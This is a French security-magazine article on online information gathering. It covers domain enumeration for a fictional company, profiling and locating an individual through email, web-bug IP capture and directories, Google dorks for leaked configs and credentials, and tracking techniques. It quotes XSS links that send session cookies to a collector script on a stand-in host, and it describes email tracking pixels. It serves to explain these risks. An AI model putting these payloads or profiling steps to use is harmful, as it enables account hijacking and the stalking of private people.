Soit notre entreprise fictive PIGEON SA. Précisons de suite que le point de départ aurait pu être une marque. Pour élargir notre champ de recherche, l'entreprise associée à cette marque serait identifiable via des sites comme `www.euridile.inpi.fr` ou `www.ort.fr`.

Il existe plusieurs moyens de trouver les noms de domaine (*Top Level Domain* ou *TLD*) associés à cette entreprise. Le réflexe numéro un est de regarder uniquement sur le nom complet PIGEON. À l'aide de sites comme `www.indomco.fr` ou `www.eurodns.com`, nous obtenons les noms de domaine déposés pour une vingtaine de zones avec un lien sur l'enregistrement `whois` associé. Nous ne gardons que les domaines réservés.

Cependant, il existe aujourd'hui plus de 240 zones principales [1]. Ainsi, pour obtenir une certaine exhaustivité, nous nous devons de tester l'ensemble de ces zones. Soit "à la main" via le site `www.geektools.com` ou en développant un script automatisant cette tâche. À ces zones principales il est intéressant d'ajouter des zones dites étendues telles `.com.vu`, `.com.tk`, `.org.com` ... etc. Une liste très complète de celles-ci est disponible dans l'excellent papier de *SensePost Research* [2] sur le sujet.

Au bilan, cette étape nous donne la liste des noms de domaine déposés. Cependant, il est courant de voir une entreprise ayant des noms de domaines plus larges en sus du seul nom de la société. La plupart du temps, ces autres domaines comportent le nom de la société (par exemple `pigeon-job.fr`). Il nous faut alors trouver un moyen simple de faire des recherches de type "wildcard" (par exemple `pigeon-*`) sur les noms de domaines. Il existe des serveurs `whois` supportant cette option, mais uniquement pour un nombre limité de domaines tels `org`, `com`, `net` (sur le serveur `whois.crsnic.net`), ou encore `mil` (sur `whois.nic.mil`). L'autre solution est l'utilisation du site `www.netcraft.com`, par contre, seuls les sites Web nous sont retournés. Nous pouvons citer aussi le site `www.whois.sc` avec sa fonctionnalité de Wildcard avancée (sur les domaines `com`, `net`, `org`, `info`, `biz` et `us`). Par exemple, le résultat pour PIGEON SA avec une recherche sur `pigeon-` donne entre autres `pigeon-engineering.com`.

Avec le site `www.netcraft.com` nous obtenons en plus le résultats supplémentaire `pigeon-paris.fr`.

Dans le cas où le serveur `whois` restreint le nombre de réponses, nous effectuons un *brute force* sur le nom de domaine via un script (par exemple `pigeon-a*`, `pigeon-b*`...) Ainsi, au terme de ces recherches, nous avons une liste de noms de domaine ayant *a priori* un lien avec notre cible, la société PIGEON SA. Cette étape reste une action circulaire puisque les nouveaux noms de domaine obtenus sont à leur tour testés sur l'ensemble des zones principales et étendues.

⇨ Crawler et autres spiders

Après avoir employé des moyens classiques et surtout méthodiques, nous complétons notre recherche par une méthode un peu plus brutale. À l'aide d'un logiciel comme *Web Data Extractor* [3], nous récupérons des e-mails et des liens à partir d'une recherche sur les principaux moteurs de recherche et de news. Ainsi, en faisant une recherche sur PIGEON, notre logiciel

ramène les e-mails et les liens contenant les mots que nous aurons choisis à savoir pigeon. Nous obtenons donc, outre les e-mails, des nouveaux noms de domaines liés à PIGEON SA. À noter que nous collectons aussi des sous-domaines, qui sont toujours une information non négligeable. Là encore, ces informations, dans le cas où elles nous donnent des résultats supplémentaires, sont réinjectées dans les processus précédents.

⇨ Synthèse et corrélation des résultats

Il reste une chose à vérifier après avoir récupéré tous ces noms de domaines : lesquels sont réellement liés à notre entreprise cible ? Pour cela, il nous faut déjà une référence par exemple un nom de domaine, dont nous soyons sûrs qu'il est bien en relation avec la cible. Prenons par exemple pigeon.fr. Ensuite, à partir des enregistrements des bases whois, nous comparons des éléments représentatifs comme l'adresse, le numéro de téléphone, les responsables ou les serveurs DNS à ceux de notre référence. Il est aussi possible d'utiliser l'enregistrement MX de ces noms de domaine comme élément de comparaison. Cette tâche est automatisable via un simple script.

⇨ Peaufinons un peu

Nous avons, outre les noms de domaine, une liste de serveurs DNS grâce aux enregistrements whois. Avec des requêtes de type transfert de zone, dans le cas où le serveur DNS les accepte, il nous est possible de récupérer une liste de machines pouvant être potentiellement une source d'information nouvelle. À côté de ça nous pouvons tenter aussi des requêtes DNS en brute force sur les noms de machine à partir d'une liste ou d'un dictionnaire.

La liste de machines obtenue via ces requêtes DNS sur l'ensemble des noms de domaine récupérés précédemment est désormais notre source brute d'information. Nous devons en extraire les machines fournissant un service susceptible de nous intéresser. Un scan de l'ensemble des machines trouvées nous donne les serveurs Web et autres services intéressants comme les serveurs FTP.

Soulignons que la simple liste de noms de domaines peut déjà contenir des informations intéressantes. Les noms de domaines sont souvent réservés à l'avance et peuvent révéler les prochains coups d'une entreprise. Nous découvrons un pigeon-hebergement récemment enregistré. L'entreprise ne projetterait-elle pas de se lancer dans une activité d'hébergement ?

Plus généralement même, l'enregistrement d'un nom de domaine suppose la volonté d'ouvrir un site Web. Cette évidence a été exploitée par la société Verio, qui récupérait tous les jours la base des domaines enregistrés auprès de Register.com. Ils proposaient alors de l'hébergement aux contacts des domaines nouvellement enregistrés (voir [16], [17] et [18]).

⇨ Les sources d'informations indirectes

Pour compléter nos sources d'information directes, les sites Web, ou plus généralement les fournisseurs d'informations, sont une source très importante d'information. En effet, la société cible ne fournit que l'information qu'elle souhaite et présente ces données de façon à ne pas se nuire à elle-même. Nous n'avons alors qu'un type d'information. Les autres sites nous donnent une autre forme et un autre fond pour les données relatives à cette entreprise. C'est pourquoi il est indispensable de garder un œil attentif sur ces sources d'information.

Une chose simple à faire est une recherche des sites ayant un lien sur l'un des sites que nous avons identifiés auparavant. Par exemple, sur Google la requête est link:www.pigeon.fr. À côté de ces recherches manuelles, il y a les méta-moteurs comme www.dogpile.com ou www.alltheweb.com. Plus important, les logiciels spécialisés ou agents de recherche comme *StrategicFinder* [4] ou *Copernic* [5] sont primordiaux pour identifier et mener une veille sur les sources d'informations indirectes.

➲ Le cas des informations relatives à une personne

Les moyens de parvenir au résultat précédent diffèrent dans le cas d'une personne physique, surtout au niveau des sources d'information et de leur type. Les données recherchées ne sont pas les mêmes que pour une entreprise. C'est pourquoi nous abordons en second lieu cette autre problématique.

Contrairement à la localisation de sources d'information pour une entreprise, ici il est plus pertinent de commencer à chercher les informations indirectement sur la personne visée. Ensuite nous nous rapprochons de la cible en tentant de déterminer si elle a une connexion Internet, voire un site Web.

⇨ Identification et localisation

Nous avons pris l'hypothèse que nous connaissions le nom et le prénom de notre cible : Bob Crédule. La première étape est de trouver une ou plusieurs de ses adresses e-mail. Pour cela, nous utilisons des moteurs spécialisés dans la recherche d'e-mail comme people.yahoo.com ou encore www.annuairemail.pagesjaunes.fr. L'idéal reste encore l'emploi de logiciels spécialisés comme *Copernic* qui possède une fonction de recherche centralisée d'e-mail. Nous récupérons ainsi une adresse e-mail : bob.credule@provider.fr. Afin d'essayer d'obtenir d'autres e-mails, nous employons à nouveau *Web Data Extrator* en lançant une recherche sur le nom et le prénom de la cible avec un filtre sur le mail (ici credule). Notre recherche s'avère productive et nous avons désormais l'adresse e-mail professionnelle de Bob Crédule : bcredule@pigeon.fr. Citons aussi un moteur de recherche de clés PGP, pgp.mit.edu, pratique quand la personne fait partie du milieu informatique.

Nous avons une ou plusieurs adresses e-mail. Nous envoyons donc un e-mail au format HTML avec un lien sur une image stockée sur un serveur Web que nous contrôlons (voir ci-après). Ainsi, lorsque la personne regarde ce mail, une requête HTTP est envoyée à notre serveur Web. Ses logs nous donnent alors l'adresse IP de notre cible. Avec une recherche sur la base whois du RIPE (whois.ripe.net) ou de l'ARIN (whoi.arin.net), son provider n'est plus un secret (dans le cas où celui-ci n'était pas explicite avec son e-mail). En outre nous savons s'il possède une connexion RTC ou ADSL (cette information est souvent apportée par les données des bases whois, par exemple avec le netname de la base RIPE). Cette technique du mail nous permet aussi de savoir quand il est en ligne s'il passe par une connexion modem.

Ensuite, nous vérifions dans les bases `whois` s'il n'a pas enregistré un nom de domaine. Par exemple, pour la base `whois` RIPE, nous effectuons une recherche sur l'ensemble de la base sur le nom `credule` (option `-a`) Puis nous regardons si son nom n'est pas présent dans des mailing-lists via un site comme `marc.theaimsgroup.com` ou des newsgroups comme `groups.google.com` afin de connaître ses centres d'intérêt. Là encore, la bonne utilisation d'un logiciel spécialisé est fort pertinente. Nous savons alors qu'il possède un site si nous avons trouvé un nom de domaine lui appartenant. Cependant, il est plus compliqué de trouver un site personnel. Une recherche Google sur le nom de la personne (ou son pseudo si nous l'avons) est intéressante. Cette recherche se limite au nom de domaine de son provider avec la requête `credule site:provider.fr`. À noter que la majorité des hébergeurs de pages personnelles possède un moteur de recherche interne.

Nous cherchons désormais plus de renseignements sur notre cible. Tout d'abord, nous voulons son adresse géographique ; cela est effectué via un site comme `laposte.annu.com` ou `www.pagesjaunes.fr` (section pages blanches). Il est évident que ce type de recherche est nettement plus difficile quand la personne a un nom commun. Nous récupérons par la même occasion son numéro de téléphone, voire une photo de son lieu d'habitation. Certaines bases géographiques peuvent également nous donner la photo satellite de sa maison à partir de son adresse.

Exploitation des sources d'informations

À la fin de cette phase, il est nécessaire d'extraire les données qui nous intéressent plus particulièrement, voire faire de la veille sur ces sources ou sur d'éventuelles nouvelles sources. En outre, l'utilisation de certains types de vulnérabilités aggrave dangereusement la possibilité d'extraction des données d'un site Web ou de la machine de la personne visée.

Une des premières choses à faire est d'aspirer le site Web en question avec un logiciel dédié comme *Teleport Port* **[6]**. Il est ainsi plus simple de faire des recherches textuelles en local ou de découvrir certaines parties du sites difficiles à identifier avec une simple navigation manuelle. Afin d'optimiser cette aspiration du site, nous jetons un œil sur le fichier `robots.txt` qui nous donne éventuellement des répertoires non visibles depuis le site.

Un moteur de recherche révèle d'éventuelles fuites en restant discret, voire de vieilles fuites encore présentes. L'option `filetype` de Google, combinée à l'option `site` en fait un outil redoutable. Sans même une connexion à notre cible, la requête `site:pigeon.fr filetype:doc` nous donne tous les documents Word publiés sur le site. Nous recommençons avec les autres types de documents (xls, rtf, etc.). Notons qu'un document égaré dans l'espace de publication est rarement seul ; il est rarement vain de lister le répertoire contenant le fichier trouvé. En outre, un document MS Office contient souvent plus que les informations visibles **[29]**.

L'autre étape consiste à se servir de techniques d'intrusion ou de simples connaissances du serveur Web et des applications employées sur le site cible. Les droits d'accès aux parties restreintes sont passés au crible (problèmes de configuration ou vulnérabilités diverses et variées). Nous citons aussi des techniques comme le listage des répertoires (permissions non respectées) ou le brute force de répertoires ou de fichiers de sauvegarde classiques.

Là encore, Google se révèle être un précieux allié. Ainsi, pour rechercher les fichiers de configuration d'une base de données, les requêtes `"index of" config.inc` ou `"index of" admin.inc` font merveille. Il reste à les cibler sur le site voulu à l'aide de la directive `site` déjà évoquée.

Concernant l'ordinateur personnel d'une cible, là encore les techniques d'intrusion classiques sont envisageables. Que ce soit par exemple via les partages Windows ou l'envoie d'un cheval de Troie pour ne citer que ça.

Opportunisme et moteurs de recherche

Les moteurs de recherche ont des robots qui passent leur temps à parcourir le Web, ou les FTP. Si un site, quelque part dans le monde, fait une erreur en publiant un document par erreur, il y a des chances que le robot d'un moteur de recherche s'en aperçoive.

Même si l'erreur est corrigée rapidement, elle persiste parfois plus longtemps dans le cache de Google ou même indéfiniment si elle a été vue par *archive.org*, le site de la machine à remonter dans le temps. Dans le cas de Google, il s'écoule en effet 6 à 8 semaines entre deux passages du robot. Mais il faut savoir qu'il existe un mécanisme pour retirer un site ou une URL de manière urgente **[25]**.

Lorsqu'on est du côté attaquant, l'option `filetype` fait merveille. Nous pouvons donc chercher un fichier Excel à propos de liste du personnel, de numéros de téléphone, ou encore de salaire. Ou encore des documents Word étiquetés *confidentiel*. Ici encore, un fichier égaré est rarement seul.

Un certain nombre de problèmes de droit d'accès ont des signatures assez caractéristiques dans les moteurs de recherche, comme les `"Index of"` sur un site où le listing des fichiers n'est pas censé être autorisé. Autre exemple, certains logiciels permettent de mettre en ligne très simplement des bases de données, trop simplement même, quand on voit le nombre de bases privées mises en ligne par erreur. Il suffit alors de chercher certaines phrases invariantes du style `"Select a database to view "` **[24]**, pour avoir une liste de victimes potentielles. Mais ça ne s'arrête pas là. Lorsqu'une vulnérabilité affecte un CGI répandu, il suffit la plupart du temps de chercher `/leCGI` pour avoir sa liste de victimes. On peut rechercher également des noms de fichiers de configuration intéressants, comme le `config.inc` de `phpmyadmin`.

Vous avez la clef ? Trouvez la serrure. Imaginez un login/mot de passe plausible. Espérez qu'il existe et qu'il ait été publié suite à une fuite, et trouvez-le avec un moteur de recherche pour savoir où l'utiliser. Par exemple, cherchez `http://root:root@` ou `http://admin:admin@` sur Google.

Concernant la recherche d'information via les moteurs de recherche, nous vous conseillons fortement de consulter le fantastique mais chaotique site `www.searchlores.org` **[28]**

TECHNIQUES DE « PUSH »

Mode récent de collecte d'information le *push* est l'opposé du *pull* présenté ci-dessus. En s'abonnant à des fournisseurs de contenus (chaînes Web, newsgroups, mailing-lists), l'information arrive directement au demandeur dès qu'elle est mise à jour, et cela sans qu'il n'ait besoin d'aller la chercher. Mais les sources mentionnées ci-dessus, si elles sont évidentes, ne sont pas les seules, loin de là. Le schéma où une source envoie de l'information à un grand nombre d'utilisateurs peut s'inverser, et donner une configuration où un grand nombre d'utilisateurs vont transmettre de l'information (souvent à leur insu) à une destination particulière.

Présentation

La collecte d'information concernant un individu s'effectue également via les informations stockées sur son propre ordinateur. Si cette assertion paraît évidente, elle n'en reste pas moins celle que l'on considère souvent comme la moins crédible. Comment un utilisateur consciencieux, appliquant l'ensemble des *patches* recommandés, ayant supprimé les liaisons NetBios de son PC et faisant tourner un *snort* en permanence peut-il voir ses informations personnelles se balader quasi librement sur la toile, ce sans même qu'il n'en soit averti ?

C'est précisément ce que nous allons détailler... Nous verrons dans un premier temps quelques cas d'école réels ayant fait fureur dans leur temps. Nous nous attaquerons ensuite aux techniques pouvant être mises en œuvre afin de soustraire à l'utilisateur lambda des informations concernant ses habitudes de navigation, ses précieux *cookies* de session, ou encore de tracer le parcours d'un mail ou d'un document au sein d'une entreprise. ➔ suite page 48

TECHNIQUES DE PUSH :

CAS 1

Les cookies traceurs

Pas besoin de s'attarder sur ce cas-là. Il s'agit du très classique cookie utilisé comme identifiant unique par un site qui dispose des bannières de pub sur de nombreux autres sites. Ainsi ce cookie trahit votre passage par tous les sites ornés de cette bannière. Un cas parmi d'autres, celui de Red Sherrif [22] : cherchez donc dans votre navigateur un cookie venant du domaine *imrworldwide.com*.

CAS 2

L'affaire amazon.com (janvier 2000)

Début 2000, le New York Times rapporte que la célèbre librairie en ligne (déjà riche de 13 millions de clients) a fait l'objet d'accusations concernant la gestion des données privées de ces derniers. L'affaire a éclaté après la découverte d'un logiciel "compagnon" d'Internet Explorer : zBubbles, dont la fonction initiale était de fournir des liens sur les sites au contenu apparenté à celui de la page Web en cours de consultation.

Alors anodin, zBubbles fut enrichi pour fournir un moteur de comparaison de prix. À cette fin il se vit affublé de fonctions d'analyse des habitudes de consommation de l'utilisateur, accumulant par conséquent nombre d'informations personnelles et nominatives. C'est à cette époque qu'un certain Richard Smith eut l'idée d'écouter le trafic réseau. Il découvrira avec stupeur que les informations récoltées et / ou accessibles par zBubbles, telles que le nom, l'adresse, le numéro de téléphone ou l'e-mail étaient envoyées aux serveurs Web d'une filiale du libraire en question.

À titre d'exemple, cité par anonymat.org [7], Richard Smith détaille l'opération.


Sur AltaVista, il y a un lien vers une page Web pour rechercher des numéros de téléphone dans les Pages Jaunes. On peut limiter la consultation pour localiser seulement des entreprises près de son domicile. AltaVista demande aux utilisateurs leur adresse privée afin de déterminer des entreprises voisines. Cette information est alors stockée dans la chaîne de caractères de requête de l'URL d'AltaVista. Si le plugin zBubbles est en activité, cette information transite via AltaVista, puis Alexa et Amazon.

Voici ce que mon analyseur de réseau a "vu" quand j'ai visité la page d'AltaVista :

```
GET /data?cli=10&dat=snbamz&url=live.av.com/scripts/search.dll
%3Fep%3D7%26gca%3Daddress%26orderby%3Ddistance%26sstreet%3D
172+mason+terr%26scity%3Dbrookline%26sstate%3DMA%26
szip%3D02446%26scountry%3DUSA%26query%3Dfurniture%26qname
%3D%26sic%3D%26ck%3D%26userid%3D16142122O%26userpw%3D.
%26uh%3D16142122O%2C0%2C%26ccity%3Dbrookline%26cstate%3DMA
HTTP/1.0
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Windows 98; DigExt)
Host: data.alexa.com
Proxy-Connection: Keep-Alive crunch!
Cookie: aid=FKbUlpTAUbKfM2
```

En faisant un peu attention à ce que contient l'URL, on trouvera (ici en gras) l'adresse de notre ami (172 Mason Terr, Brookline, MA, 02446), envoyée au serveur data.alexa.com (en gras également), filiale en question d'Amazon...

CAS D'ÉCOLE



1

CAS 3

Microsoft Security Update (juillet 2001)

Certes, le cas précédent suppose que l'on ait accepté d'installer un logiciel... mais qui se douterait qu'un simple outil d'aide à la navigation se transforme en mouchard ? Nous, bien sûr. D'ailleurs, non seulement rien n'est installé sur notre système mais encore nous *patchons* régulièrement ce dernier. Bien. Et où allons-nous chercher les patches ? Sur le site de l'éditeur.

Ce site, comme vous vous en doutez, contient l'ensemble des patches nécessaires à la sécurisation des OS et applications édités par Microsoft. Il est consultable manuellement ou automatiquement interrogé afin de mettre à jour le système. Dans ce dernier cas, différentes options sont accessibles et, entres autres, la possibilité de télécharger et d'installer automatiquement les mises à jour.

Pour mémoire, le vers Code Red [8], apparu le 19 juillet 2001, exploitait un *buffer overflow* dans IIS 5.0. Le 21 juillet, ce même *exploit* était lancé (et avec succès Muahahaha) à destination du serveur Security Update de Microsoft. Ce dernier s'est par conséquent retrouvé à la merci d'individus qui auraient très bien pu modifier les liens afin de provoquer le téléchargement de fichiers et bibliothèques *trojanés*. Dans ce sens, il aurait été trivial de mettre en place un "mouchard" renvoyant les informations personnelles accessibles sur le système victime...

Quant à ceux qui me répliqueront que l'usage de certificats permet de se protéger, je me contenterai de leur rappeler qu'au mois de mars de cette même année 2001, de faux certificats au nom de "Microsoft Corporation" ont été émis par Verisign [9]. Certes, un patch existe, mais la logique reste instable : il installe un patch pour s'assurer de l'authenticité des patches...

CAS 4

Hotmail, Yahoo et Excite (novembre 2002)

Cas d'école de *Cross Site Scripting*... Chacun de ces sites utilisait des cookies à des fins d'authentification. Soit. Ces cookies étaient identifiés comme provenant du domaine (et non du serveur assurant le service de messagerie). En clair, n'importe quel serveur des domaines msn.com, yahoo.com et excite.com pouvait être utilisé pour récupérer les cookies du service de messagerie, pourvu qu'il soit vulnérable à une attaque de type XSS. C'est ce qui s'est produit.

L'exploitation de cette faille a été "industrialisée" via le script `rompigema.pl` [10] développé par N|ghtHawk et utilisé dans les exemples suivants.

Dans le cas de Hotmail c'est le script `www.accesshollywood.msn.com/article.asp` qui s'est avéré vulnérable. Un lien de la forme :

```
<a
href="http://www.accesshollywood.msn.com/news/article.asp
? art=><scr!pt>window.open('http://host/cgi-
bin/rompigema.pl?'+
document.referrer+'%20'+document.cookie);</scr!pt>">Image
s XXX Gratuites!</a>
```

permettait de récupérer le précieux cookie...

Un peu plus complexe, le cas de Yahoo jouait sur le fait que le même script était utilisé pour plusieurs sites, les paramètres spécifiques étant obtenus via une variable passée en argument. Plus particulièrement, dans le cas du serveur login.europe.yahoo.com, une variable est passée pour la génération du nom d'une image. La ruse consistait alors à passer une variable erronée et à introduire la fonction `onError` afin de faire exécuter des commandes JavaScript. Concrètement, cela nous donne le lien suivant.

```
<a
href="http://login.europe.yahoo.com/config/login?.intl=
frx%22%20onerror=%22plof:window.open('http://host/cgi-
bin/rompigema.pl?'%2Bdocument.cookie)%22%3E&.src=ym&.done
=">Images XXX Gratuites!</a>
```

Bien entendu le lecteur mal intentionné remplacera le titre du lien afin de le rendre plus attirant. Cela dit, une fois que l'utilisateur (un peu benêt certes) avait cliqué sur le lien, le précieux cookie disparaissait dans la nature, et il était dès lors possible d'accéder à la boîte aux lettres de l'innocente victime. Et quand une victime est tellement innocente qu'elle clique sur n'importe quel lien dans un e-mail, il y a fort à parier qu'elle a également consciencieusement rempli son profil d'utilisateur, avec nom, prénom, adresse, âge, centres d'intérêts, etc.

Collecte d'information

Bien... Maintenant que nous avons touché du doigt les différents risques que court un internaute de base, nous allons nous attacher à détailler quelques techniques pouvant être utilisées pour collecter des informations aux dépens d'un utilisateur

⇨ Miam les cookies

Comme nous l'avons vu précédemment, les cookies servent à des fins d'authentification. Ils sont également souvent utilisés pour gérer une session utilisateur, en particulier dans le cas de sites de commerce en ligne, comme le prouve l'analyse suivante de mon répertoire Cookies sous Windows :

```
[root@localhost Cookies]# grep -i "session" *
rbi@adv.surinter[1].txt:SESSION
rbi@real[1].txt:ED=fr&CV=1&TR=0&SET=user_session
rbi@rhn.redhat[2].txt:pxt_session
rbi@tiscali[2].txt:webosession_51236
rbi@www.boursorama[2].txt:session
rbi@www.fininfo.videoposte[2].txt:SESSION_ID
rbi@www.shopping.hp[2].txt:1&session_info=%25VM)PXsPg.YT$$$s%5bk$oX%2b%
2b%2bRkZAD%25VMlgNNsLP.YTmmmmA%3eGGbWb%3cRGaAGqqGWGq%3eRmmmmux%2bs$iPX$
ix%2bkiHHkiXXaGGgD&cart_id=69972782&user_type=0&bivisitor=2&cart_empty=
1&aff_aoid=1433&aff_src=http%3a%2f%2fwelcome.hp.com%2fcountry%2fus%2fen
g%2fprodserv%2fpc_workstations.html&aff_time=01%2f31%2f2003+08%3a28%3a0
5&time=1044030453731
```

... d'où l'intérêt qu'ils suscitent.

Une des principales techniques utilisées pour les récupérer est le Cross Site Scripting. Nous ne la détaillerons pas ici dans la mesure où d'une part elle est très largement traitée "en ligne", et d'autre part elle a déjà fait l'objet d'un excellent (bien sûr) article dans MISC 3 **[11]**.

En revanche, nous allons parler d'une technique plus récente (janvier 2003) dont l'objectif initial était de contourner la fonctionnalité `httpOnly` (interdisant l'accès à l'objet `document.cookie`) : le Cross Site Tracing (ou XST) (tous les détails dans **[13]**).

Le principe est relativement simple. Il s'agit d'utiliser la commande HTTP "TRACE", définie dans le protocole HTTP/1.1 **[12]**, et dont l'unique fonction est de renvoyer au client les informations fournies dans la requête... y compris les cookies. La mise en œuvre devient dès lors claire. Il suffit de créer un lien ou un bouton dont l'activation (via la fonction `onClick` par exemple) provoque l'envoi d'une fonction `TRACE` à destination d'un serveur "légitime". Ce dernier renvoie le contenu au navigateur qui n'a plus qu'à la transmettre...

Cependant, nous nous heurtons à la barrière mise en place sur les navigateurs interdisant à la fonction `TRACE` d'être lancée vers un domaine autre que celui d'où vient le script. Ce serait alors sans compter sur les quelques dizaines de vulnérabilités de type "domain-restriction-bypass" qui peuplent nos navigateurs...

Si cette technique est essentiellement utilisée pour récupérer les cookies, il est également intéressant de noter que les requêtes contiennent aussi certains éléments dignes d'intérêts, tels que les chaînes d'authentification, par exemple...

⇨ Dis-moi d'où tu viens et je te dirai qui tu es

■ Le champ Referer

Autre petit jeu amusant : utiliser le champ `Referer` contenu dans l'en-tête des requêtes HTTP. Il contient l'URL de la page contenant le lien qui a mené à la page actuelle.

Déjà, à première vue, cette fonctionnalité fournit de nombreuses informations utilisables à des fins commerciales... ou autres... En particulier quand l'URL du site sur lequel vous naviguez ressemble à quelque chose comme :

```
http://site.actuel.com/trucperso.php?PHPSESSION=<trucs compliqués>.
```

Il est certain que si vous cliquez sur un lien externe, le site suivant sera ravi de récupérer cette URL...

■ Exploitation du cache

La problématique du Referer est qu'il ne se réfère qu'au site consulté immédiatement avant, pourvu que ce dernier ait un lien en direction du site l'exploitant.

Il est cependant possible de savoir si un utilisateur a visité précédemment tel ou tel site, ou plus précisément si la page d'accueil de ce site est dans le cache du navigateur. Pour cela il suffit que l'utilisateur consulte une page contenant un script client dont la fonction est de calculer le temps de chargement d'une page. Cette page "nocive" contiendra également un fichier qui ne peut être "caché" (nom aléatoire) et la page dont on veut vérifier le temps d'accès. À partir de là, il est possible d'estimer si la page en question était dans le cache du navigateur ou non...

⇨ Recommandé avec AR

Dans **[29]**, les auteurs ont présenté ce qui est classiquement appelé *word bug/web bug*. Ils constituent un moyen bien pratique pour obtenir un accusé de réception sur les documents émis, et les mails en HTML sont la panacée pour cela.

Ces petites merveilles permettent de faire de beaux messages, pleins de couleurs et d'images. En effet, en HTML *le tag* `<IMG SRC="URL">` force le client HTML à effectuer un GET vers l'URL spécifiée. Cette dernière se présente en général sous la forme : `http://un.gentil.serveur.com/images/image.gif`, ce qui laisse une belle trace sur le serveur.

Cela dit, cette URL pourrait également pointer sur `http://un.mechant.serveur.com/muahahah/imgsrc.pl?id=USERID`, où `imgsrc.pl` est un script qui enregistre qui l'appelle **[15]**.

Le destinataire du message reçoit un mail qui ressemble à la **figure 2** ci-contre.

Dès que le mail est ouvert, une nouvelle ligne apparaît dans notre fichier de logs. Simple, sobre efficace et pratique pour :

■ s'assurer que le mail a été bien lu

```
le mail (USERID) a été lu pour la 1ère fois le
21/Mar/2003:07:47:06 depuis 192.168.0.12
```

■ suivre le parcours d'un mail tout au long des forwards

```
le mail (USERID) a été lu pour la 4ème fois le 1/Mar/2003:09:58:17
depuis 192.168.0.5
le mail (USERID) a été lu pour la 5ème fois le 1/Mar/2003:10:15:34
depuis 192.168.0.7
le mail (USERID) a été lu pour la 6ème fois le 1/Mar/2003:11:23:02
depuis 192.168.0.56
```

Fini les "désolé, je n'ai pas reçu votre mail" et autres "j'étais à l'étranger, je n'ai pas pu consulter ma messagerie", et cette fois pas d'action utilisateur nécessaire pour renvoyer un accusé de réception. Le paradis quoi!


Cette technique est souvent employée pour les mails de spam. On commence à savoir qu'il ne faut pas appuyer sur *click here to remove*. Mais il ne faut pas non plus cliquer sur aucun lien, ni même ouvrir le mail avec un lecteur HTML.

Prenons au hasard un spam de ce matin :

```
<a href="http://63.167.207.217/mail/click.php?u=http://63.167.207.217/
body/index.html&a=biondi@cartel-securite.fr">...</a>
```

et au cas où :

```
<img src="http://63.167.207.217/mail/open.php?a=biondi@cartel-
securite.fr" alt="" width="1" height="1" border="0">
```



On a ici un exemple où le traçage est flagrant. Mais à la place de l'adresse e-mail, on trouve souvent un identificateur en paramètre ou en login. Et cela devient encore plus vicieux si l'identificateur prend la forme d'un répertoire dans le chemin ou du nom de la machine plutôt que d'un paramètre. D'autres techniques d'accusé de réception existent, comme insérer dans un message (mail, document, ou autre) un nom de machine qui sera résolu. Il suffit d'avoir la maîtrise du domaine et de ne pas répondre, ou de mettre le TTL de la zone à 0 pour avoir une requête DNS à chaque fois que la victime tente de le résoudre. Mais on n'obtient pas la même précision dans la réponse car c'est souvent un serveur et pas la machine de la victime qui traite les requêtes DNS récursives.

⇨ Pages Web piégées

Une autre façon de recueillir de l'information sur de nombreuses personnes consiste à exploiter l'une des nombreuses failles d'un certain navigateur **[23]** à l'aide de pages piégées, afin d'obtenir des informations privées de la machine de la victime (liste des programmes installés, fichiers .xls, liste des fichiers du disque dur, liste de mp3, configuration, réseau ...) ou d'installer un mouchard.

Pour choisir sa population, il suffit d'orienter le contenu de la page vers les centres d'intérêts de celle-ci. Supposons qu'un organisme souhaite connaître les habitudes musicales d'internautes. Il crée alors un site sur la musique afin d'attirer le plus de personnes dessus, tout en utilisant une faille ou deux pour connaître la liste de MP3 ou OGG de chaque visiteur. Les cookies seraient bien sûr utilisés afin de suivre l'évolution de cette liste pour une personne précise. La possibilité donnée aux internautes de créer un compte pour « personnaliser » le site permettra de recueillir encore des informations (nom, adresse, pays, e-mail, etc.) des mains même de la cible !

L'INFORMATION COMME VECTEUR D'ATTAQUE

Quand il s'agit d'Internet, l'information bénéficie d'atouts qui en font un outil à part entière. Tout d'abord, il n'y a pratiquement aucune authentification des personnes sur le web. Tout le monde peut usurper l'identité de qui il veut, la limite étant alors la crédibilité de l'usurpation (cette possibilité n'est pas limitée à Internet, mais c'est l'outil qui nous intéresse ici).

